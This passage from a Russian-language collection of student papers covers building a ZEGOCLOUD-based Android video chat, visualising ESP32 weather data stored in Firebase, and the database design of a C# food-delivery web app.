В результате было создано веб-приложение, которое эффективно решает задачи управления данными и автоматизации учебного процесса, предоставляя удобные инструменты для работы администраторам, учителям и ученикам. Благодаря интуитивному интерфейсу, функциональной административной панели и структурированной базе данных приложение обеспечивает прозрачность, организованность и простоту взаимодействия между всеми участниками образовательной системы.

## Литература

1 Еникеева, Л. В. Основы программирования на языке Python : учеб. пособие / Л. В. Еникеева, В. Ф. Шамшович, Н. Ю. Фаткуллин. – Уфа : УГНТУ, 2018. – 87 с.

УДК 004.9

*Г. В. Грожек*

## РАЗРАБОТКА ВИДЕОЧАТА С ИСПОЛЬЗОВАНИЕМ НАБОРА ИНСТРУМЕНТОВ ZEGOCLOUD

*В статье рассматриваются вопросы одного из способов создания видеочата. Подробно описываются возможности и принципы работы на платформе ZEGOCLOUD, которая использовалась для реализации видеочата. Обоснован выбор программных средств для разработки программного обеспечения. Отмечаются особенности реализации видеочата.*

В современном мире многие люди, независимо от страны проживания, сталкиваются с нехваткой живого общения. Но благодаря стремительному развитию технологий эта проблема находит простое и эффективное решение. Одним из таких решений стал видеочат на мобильных устройствах.

С его помощью можно легко расширить круг знакомств, развить навыки коммуникации, провести время с интересом. Кроме того, видеочаты становятся особенно востребованными в условиях удаленной работы и дистанционного обучения, обеспечивая необходимый уровень взаимодействия.

В статье описывается опыт разработки видеочата на базе инструментов ZEGOCLOUD для мобильных устройств [1]. Поставленная задача отвечает актуальным требованиям времени. Такой проект сочетает в себе как практическую ценность, так и техническую значимость.

**Краткая характеристика платформы ZEGOCLOUD.** ZEGOCLOUD представляет собой не просто современную технологическую платформу, а инновационное облачное решение, куда входят удобные средства, которые адаптированы для реализации высококачественной видеосвязи в реальном времени. Она предназначена как для простых обывателей, отдельных разработчиков, так и для крупных фирм, которые обеспечивают своим пользователям максимально комфортное, стабильное и защищённое взаимодействие в цифровом пространстве.

В основе ZEGOCLOUD лежит идея создания бесшовной и масштабируемой коммуникационной инфраструктуры. Платформа предоставляет обширный набор масштабируемых API и SDK, которые выходят далеко за рамки стандартных голосовых и видеозвонков. С их помощью разработчики могут построить полноценную цифровую экосистему взаимодействия между пользователями, обогащённую расширенными возможностями: интеллектуальные текстовые чаты с поддержкой разнообразного мультимедийного контента (изображений, видео, аудиосообщений), удобная передача файлов любого формата, сохранение истории переписки для контекстуального общения, персонализированные аватары, многофункциональные виртуальные комнаты для совместной работы и общения, системы рейтинга участников для формирования доверия и встроенные инструменты модерации общения для поддержания здоровой атмосферы.

Разработчики получают неограниченные возможности адаптации и расширения функциональности благодаря открытости архитектуры SDK и гибкости конфигурации. Это означает, что пользователи могут создать уникальный опыт общения, соответствующий их концепции и дизайну приложения. Кроме того, ZEGOCLOUD активно внедряет передовые технологии обработки медиапоток, включая интеллектуальное подавление фоновых шумов, динамическую настройку громкости и освещения, автоматическую коррекцию изображения, подстройку под пропускную способность сети, а также адаптивные алгоритмы маршрутизации трафика. Всё это обеспечивает стабильно высокое качество связи даже в условиях нестабильного или же медленного интернета.

Благодаря мощному SDK разработчик может за считанные часы интегрировать в своё мобильное или же веб-приложение полноценную систему чатов и видеозвонков. Данные SDK поддерживают различные платформы, такие как Android, iOS, Web, Unity и другие, включая гибридные фреймворки (Flutter и React Native). Документация SDK очень подробна. Она снабжена примерами кода, пошаговыми инструкциями, архитектурными схемами, что делает процесс интеграции максимально понятным и доступным. Более того, разработчик получает доступ к панели мониторинга, где в реальном времени можно отслеживать подключение пользователей, качество сеансов, просматривать отчёты об ошибках и статистику трафика.

Социальные инструменты, интегрированные в ZEGOCLOUD, открывают широкие перспективы для создания высоко интерактивных цифровых сообществ и платформ. Это включает в себя не только индивидуальные звонки и многопользовательские групповые чаты, но и организацию интерактивных обучающих курсов, виртуальных митингов, масштабных онлайн-конференций и даже создание полноценных виртуальных студий для проведения различных мероприятий. Все эти инструменты обладают широкими возможностями кастомизации – от мельчайших деталей внешнего вида пользовательского интерфейса до сложной логики взаимодействия между участниками.

**Принципы работы на платформе ZEGOCLOUD.** Перед тем как приступить к непосредственной работе с SDK ZEGOCLOUD, важно удостовериться, что выбранная среда разработки полностью соответствует системным требованиям. Это позволит избежать потенциальных проблем и обеспечить стабильную работу. Для разработки под Android рекомендуется использовать Android Studio версии 2020.3.1 или выше, поскольку эта версия интегрированной среды разработки (IDE) обеспечивает оптимальную совместимость с последними версиями необходимых плагинов и библиотек. Также необходимо установить Android SDK с API (Application Programming Interface) уровня 25 и выше, Build Tools (инструменты сборки) версии 25.0.2 и Platform Tools (инструменты

платформы) самых актуальных сборок. Что касается поддерживаемых устройств, это Android-смартфоны или планшеты, работающие под управлением операционной системы Android версии 4.4 (KitKat) или выше и обязательно оснащённые встроенной камерой и микрофоном для обеспечения функциональности аудио- и видеосвязи. Для тестирования интегрированной функциональности необходимо стабильное интернет-соединение (предпочтительно Wi-Fi, LTE или 5G), а также рекомендуется проводить тестирование в условиях нестабильной сети (например, 3G) для адекватной оценки поведения приложения и качества связи в неблагоприятной сетевой среде.

Для того чтобы начать интеграцию SDK ZEGOCLOUD в Android-проект, необходимо добавить соответствующие репозитории, из которых будут загружаться необходимые файлы библиотек. При использовании Android Gradle Plugin версии 7.1.0 и выше открывается файл `settings.gradle`, расположенный в корне вашего проекта, и в секции `dependencyResolutionManagement`→`repositories` добавляются следующие строки: `maven { url 'https://storage.zego.im/maven' }` и `maven { url 'https://www.jitpack.io' }`. Если используются более старые версии Gradle Plugin (до 7.1.0), необходимо открыть файл `build.gradle`, находящийся также в корне проекта, и добавить эти же строки в секцию `allprojects`→`repositories`. После этого, в файле `build.gradle` на уровне модуля разрабатываемого приложения (обычно `app/build.gradle`) добавляется зависимость на SDK:

```
ZEGOCLOUD:implementation 'com.github.ZEGOCLOUD:zego_uikit_prebuilt_call_android:+'.
```

Символ `+` означает использование последней доступной версии библиотеки, однако в производственных проектах рекомендуется указывать конкретную версию для обеспечения стабильности. Эти шаги позволят Gradle загрузить и сделать доступными компонентные библиотеки для реализации функциональности вызовов в приложении.

После успешного добавления зависимостей следующим важным шагом является регистрация на официальной платформе ZEGOCLOUD. В процессе регистрации необходимо создать новый проект, после чего будут выданы уникальные идентификаторы – `AppID` и `AppSign`. Эти критически важные параметры обеспечивают безопасный доступ приложения к облачным сервисам ZEGOCLOUD и идентифицируют проект.

Далее, непосредственно в коде приложения, необходимо инициализировать SDK, вызвав статический метод `init()` класса `ZegoUIKitPrebuiltCallInvitationManager`. После инициализации задаются уникальные параметры, идентифицирующие текущего пользователя: `userID` и `userName`. Важно отметить, что эти параметры должны содержать только латинские буквы, цифры и символ подчёркивания. Затем создаётся объект пользователя с использованием класса `ZegoUIKitUser`. После этого формируется уникальный идентификатор вызова `callID` и создается экземпляр фрагмента вызова с использованием статического метода `newInstance()` класса `ZegoUIKitPrebuiltCallFragment`.

Созданный фрагмент вызова добавляется в контейнер (например, `FrameLayout`) в разметке `Activity`. Это делается с помощью `FragmentManager`. Получить экземпляр `FragmentManager` можно через `getSupportFragmentManager()`. Затем нужно запустить транзакцию с помощью `beginTransaction()`, выполнить замену содержимого контейнера с идентификатором `R.id.call_container` на созданный фрагмент вызова (`callFragment`) и завершить транзакцию вызовом метода `commit()`.

Дополнительно SDK ZEGOCLOUD предоставляет широкие возможности для настройки внешнего вида и поведения стандартного интерфейса вызова. Можно изменять иконки, стили кнопок, цвет фона, порядок расположения и видимость различных элементов управления (например, кнопки отключения микрофона, камеры, переключения вида). Для более глубокой интеграции и контроля SDK поддерживает подключение слушателей событий через интерфейс `ZegoEventHandler`. Реализация этих слушателей позволяет отслеживать различные события, такие как присоединение и отключение участников вызова, изменение качества сетевого сигнала, возникновение сетевых

ошибок, поступление текстовых сообщений в чате и изменение общего статуса звонка. Использование слушателей событий поможет более чётко контролировать пользовательский опыт и реагировать на различные ситуации в режиме реального времени.

**Тестирование приложения.** Особое внимание при разработке приложений с использованием ZEGOCLOUD следует уделить тщательному и всестороннему тестированию. Процесс тестирования должен охватывать не только базовый сценарий (успешный звонок между двумя устройствами), но и более сложные ситуации, такие как стресс-тестирование – групповые звонки с большим количеством участников, корректное переключение между фронтальной и тыловой камерами во время вызова, обработку перехода приложения в фоновый режим и его последующее восстановление, а также корректный приём входящих вызовов во время активной трансляции или другого сеанса связи. Крайне важно проверить, как SDK ZEGOCLOUD реагирует на нестабильный сетевой сигнал, кратковременные или длительные обрывы соединения и последующее автоматическое восстановление связи. Тестирование всех ключевых сценариев использования необходимо проводить на различных физических устройствах с разной производительностью, различными размерами экранов и разными версиями операционной системы Android, чтобы обеспечить стабильную и предсказуемую работу приложения на всём спектре поддерживаемых устройств.

Именно такой комплексный подход, включающий интеграцию всех возможностей SDK, тщательную кастомизацию пользовательского интерфейса в соответствии с фирменным стилем приложения, активное использование инструментов аналитики для мониторинга и оптимизации, а также всестороннее и поэтапное тестирование на различных устройствах и в различных условиях, позволит создать надёжные, удобные и востребованные пользователями продукты на базе ZEGOCLOUD, которые полностью соответствуют современным стандартам цифровых коммуникаций. Благодаря высокой стабильности работы, надёжным механизмам безопасности, качеству передаваемого звука и видео, а также широким возможностям гибкой настройки и масштабирования, платформа ZEGOCLOUD с лёгкостью может стать мощным и надёжным фундаментом для любого проекта.

Общение – неотъемлемая часть жизни современного человека. Однако не всегда и не у всех есть возможность общаться в режиме онлайн. Именно с этой целью и был создан видеочат – удобный и доступный инструмент для живого общения. Почему стоит выбрать именно видеочат? Такой формат давно зарекомендовал себя и получил множество положительных отзывов. Он не требует специальной подготовки, не ограничен правилами или строго заданными темами. Разговор строится свободно, по желанию самих участников. Чтобы начать беседу, достаточно самых простых и доступных средств – смартфона с выходом в интернет и установленного приложения. Всё это делает видеочат по-настоящему универсальным способом общения, подходящим для каждого.

## **Литература**

1 Zegocloud Documentation. – URL: <https://www.zegocloud.com/docs> (дата обращения: 20.03.2025).

**УДК 004.9**

***Р. Ю. Громыко***

## **ДИНАМИЧЕСКАЯ ВИЗУАЛИЗАЦИЯ ДАННЫХ ИЗ НЕРЕЛЯЦИОННОЙ БАЗЫ ДАННЫХ FIREBASE**

*В статье излагаются результаты динамического отображения метеоданных, поступающих в режиме реального времени с датчиков проекта «Метеостанция»,*

реализованного с использованием микропроцессора ESP3. Описывается универсальное решение для сбора и визуализации данных (освещённости, давления, температуры. Приводятся примеры визуализации данных.

В ходе реализации проекта «Метеостанция» на базе микропроцессора ESP32 [1] была обнаружена проблема, связанная с визуализацией и хранением полученных данных с микроконтроллера ESP-32. Более простой способ её решения был в создании базы данных (БД) с конкретными полями и реализации приложения, которое будет работать с этой базой данных. Однако такой подход был бы максимально не гибким и подходил бы только для единственного случая, ведь если изменились бы входные данные, то всё перестало бы работать. В результате было найдено решение, более сложное, но крайне универсальное. Оно обеспечивает работу с любыми входными данными.

**Универсальное решение для сбора данных.** Во-первых, это способ хранения данных, для этого была выбрана облачная нереляционная БД Firebase, которая хранит данные в формате JSON. Благодаря формату JSON можно легко менять структуру сохраняемых данных, например, добавляя или убирая поля. В статье описывается работа с данными такого формата. На рисунке 1 представлены данные, поступающие в режиме реального времени с метеостанции.




Рисунок 1 – Формат метеоданных

Как можно увидеть по рисунку 1, в БД хранится список “sensorData”, в который добавляются сами объекты. У объектов есть поля, для данной работы не имеет значение количество полей и их название, так как приложение динамически их обрабатывает. Важно знать только то, что название полей лучше делать понятными, так как из-за динамического подхода именно названия полей и будут использоваться в приложении для обозначения соответствующих данных.

Теперь же перейдем к самому приложению. Если приложение было запущено в первый раз и у него нет сохранённых данных, то первое, что выведется на экран, будет окно настроек (рисунок 2). Оно состоит из 2 вкладок – «Подключение» и «Поля для отображения». В окне подключения необходимо ввести название подключения (нужно только для более удобного выбора активной БД в дальнейшем) и поля для соединения с БД. Необходимым является только поле “Firebase URL”, а остальные нужны если у БД дополнительные параметры защиты и для подключения необходимо иметь ключ или токен.




Рисунок 2 – Окно настроек

Информацию о БД можно сохранить в списке, она будет доступна и при дальнейших запусках приложения. После необходимо выбрать БД кнопкой «Выбрать».

Если данные подключения к БД были введены корректно, то приложение подключится к соответствующей БД и выведется информационное окно (рисунок 3), на котором можно увидеть сколько полей обнаружило приложение в БД.




Рисунок 3 – Успешное подключение к БД

После этого можно переходить в вкладку «Поля для отображения». По рисунку 4 можно заметить, что здесь находятся два списка с полями из ранее показанной на рисунке 1 БД. Каждый элемент можно выбрать, кликнув по стоящему рядом полю выбора. Для оси Y можно выбрать от 1 до всех элементов, а для оси X только 1. После выбора нужных для отображения полей необходимо нажать кнопку «Применить и закрыть».




Рисунок 4 – Вкладка «Поля для отображения»

Как можно видеть на рисунке 5, для каждого элемента из списка с осью Y создавалась отдельная вкладка, в которой выбранный элемент будет в оси Y. На данных, полученных с датчика света, будет легче всего понять корректность отображения, так как, пару раз посветив фонариком на датчик и скрыв его от света, можно сразу понять, когда происходили эти действия по графику.




Рисунок 5 – Окно отображения (освещённость)

Также для более красивого отображение данных для каждого поля подбирается свой диапазон по Y на графике. На данных, полученных с датчика давления, можно увидеть колебание значений (рисунок 6). Между максимумом и минимумом по оси Y очень маленькая разница, если бы ось Y начиналась с 0, то тогда для пользователя была бы видна только линия, что помешало бы изучению данных.




Рисунок 6 – Окно отображения(давление)

Также затронем ось X, с помощью неё выстраивается вторая ось, которая может быть как временной, для стандартного просмотра данных, так и любой другой, для просмотра зависимостей между данными. Например, к плате подключены 2 разных датчика



с температурой, на рисунке 7 ось X и ось Y одинаковы, и на графике получается ровная линия. На рисунке 8 в оси Y данные по температуре с другого датчика и по колебаниям графика мы можем заметить, что данные с датчиков немного отличаются друг от друга, хотя и максимально близки.




Рисунок 7 – Окно отображения (температура), оси X и Y одинаковые




Рисунок 8 – Окно отображения (температура), оси X и Y различны

Подводя итоги, можно сказать, что благодаря динамическому подходу приложение можно использовать для визуализации различного типа данных, а у пользователя не будет нужды редактировать код приложение под свои нужды. Это делает приложение универсальным и удобным для пользования в различных сферах жизни.

## Литература

1 Громыко, Р. Ю. Об одном способе сбора, хранения, передачи и систематизации больших данных / Р. Ю. Громыко // Творчество молодых ' 2024 : сб. науч. работ студентов, магистрантов и аспирантов : в 3 ч. / М-во образования Республики Беларусь, Гомельский гос. ун-т им. Ф. Скорины ; редкол.: Р. В. Бородич [и др.]. – Гомель : ГГУ им. Ф. Скорины, 2024. – Ч. 1. – С. 170–173.



**ПРОГРАММНОЕ ПРИЛОЖЕНИЕ DOSTAVOSCHKA ДЛЯ ДОСТАВКИ ЕДЫ**

*Статья посвящена описанию разработанного на языке С# онлайн-сервиса в виде приближенного к полнофункциональному прототипу веб-приложения “Dostavochka”, предназначенного для комплексного управления системой доставки еды, являющейся неотъемлемой частью сегодняшней повседневной жизни, обеспечивающей удобство и экономию времени пользователей. Кратко охарактеризован его основной функционал, перспективы развития, процесс взаимодействия с пользовательской и административной частями приложения.*

Разработка системы доставки еды требует эффективного управления данными, что достигается путём создания структурированной базы данных [1]. В рамках исследования был разработан и реализован реляционный подход к организации данных, обеспечивающий надёжное хранение и обработку информации о пользователях, заказах, ресторанах и других ключевых сущностях.

Основное внимание в статье уделено описанию разработанной базы данных. Приложение Dostavochka построено на платформе ASP.NET с использованием базы данных MS SQL Server [1], которая обеспечивает хранение и управление данными, связанными с процессом доставки еды. Основные ролевые сущности разработанной системы – это пользователи, рестораны, меню, заказы и корзины, каждая из которых представлена отдельной таблицей с чётко определёнными связями. Структура базы данных разработана с учётом обеспечения быстрого доступа к данным, их консистентности и масштабируемости.

Таблица «Пользователи» содержит данные о клиентах, курьерах и ресторанах, включая учётные записи и контактную информацию. Роли пользователей хранятся в отдельной таблице «Роли», что позволяет эффективно управлять доступом к различным функциям системы. Авторизация реализована с использованием cookies, срок действия которых составляет один час. Доступ пользователей к системе разграничен в зависимости от их роли, что способствует защите данных и повышению безопасности. Приложение предоставляет удобный интерфейс для пользователей и эффективные инструменты для управления заказами и меню.

Ключевой элемент системы – таблица «Рестораны», в которой содержатся данные о заведениях, их рейтинге, контактной информации и логотипах. Рейтинг рассчитывается на основе оценок пользователей, которые фиксируются в таблице «Оценки». Это способствует улучшению качества обслуживания и повышению доверия клиентов. Каждому ресторану присваивается уникальный идентификатор, что обеспечивает чёткую связь с его меню и заказами.

Меню каждого ресторана представлено в таблице «Меню», содержащей информацию о блюдах, их стоимости и доступности. Блюда со скидками сортируются первыми, что реализовано через таблицу «Скидки». Хранение изображений блюд и логотипов ресторанов осуществляется с помощью облачного сервиса Cloudinary [3], что снижает нагрузку на базу данных и улучшает скорость загрузки страниц. Доступность блюд регулируется полем «доступность», что позволяет ресторанам скрывать временно недоступные позиции. Cloudinary также обеспечивает централизованное управление медиа-файлами, позволяя ресторанам загружать и обновлять изображения в режиме реального времени без необходимости хранения данных на сервере приложения.

Процесс оформления заказа начинается с формирования корзины. Таблица «Корзины» фиксирует активные и оформленные корзины пользователей, а их содержимое детализируется в таблице «Состав\_корзины». После оформления заказа он переносится в таблицу «Заказы», где фиксируется его статус, стоимость, способ оплаты (наличные или карта, без

реальной интеграции с платёжными системами) и время создания. Важным аспектом является динамическое обновление статусов заказа, что помогает пользователям и ресторанам отслеживать этапы выполнения. Курьеры получают доступ к информации о заказе поэтапно: сначала видят сведения о ресторане, а после подтверждения – адрес доставки клиента.

Рестораны имеют возможность управлять своими заказами, редактировать меню и просматривать статистику заработка за месяц. Заказы сортируются по времени создания, что позволяет ресторанам оперативно обрабатывать новые заявки. Аналогичная функциональность предусмотрена для курьеров, которые могут видеть список доступных заказов, но получать полную информацию только после принятия заказа. Для повышения удобства работы в системе реализована сортировка заказов по дате, а также доступ к статистике выполненных доставок за месяц.

Для автоматического удаления устаревших скидок реализован фоновый сервис Discount Cleanup Service [2], который выполняет регулярную проверку и очистку базы данных. Этот сервис удаляет скидки, срок действия которых истёк, а также обновляет цены в активных корзинах пользователей. Такой механизм позволяет поддерживать актуальность данных и предотвращает применение неактуальных скидок. Автоматическая очистка данных выполняется ежечасно, что минимизирует вероятность ошибок и повышает стабильность работы системы.

Связи между таблицами базы данных обеспечены внешними ключами, что гарантирует целостность данных и предотвращает несогласованные записи [3]. В таблице «Заказы» реализованы ограничения ЧЕСК на статусы заказов, а каскадное удаление предусмотрено для связанных записей в таблицах «Состав\_заказа» и «Состав\_корзины». Эти механизмы обеспечивают надёжность хранения и обработки данных.

Оптимизация производительности базы данных достигается за счёт продуманной индексации таблиц. Первичные ключи и уникальные индексы ускоряют поиск данных, а использование предопределённых ограничений ЧЕСК снижает вероятность ошибок при вводе данных. Внедрение триггеров позволяет автоматически обновлять связанные данные, обеспечивая актуальность информации.

Дополнительно архитектура базы данных предусматривает возможность расширения функциональности. В перспективе возможна интеграция с модулями аналитики, которые позволят ресторанам анализировать предпочтения пользователей и оптимизировать ассортимент меню. Также рассматривается возможность внедрения расширенных инструментов отчётности, позволяющих администраторам отслеживать динамику заказов, оценивать эффективность работы курьеров и контролировать уровень удовлетворённости клиентов.

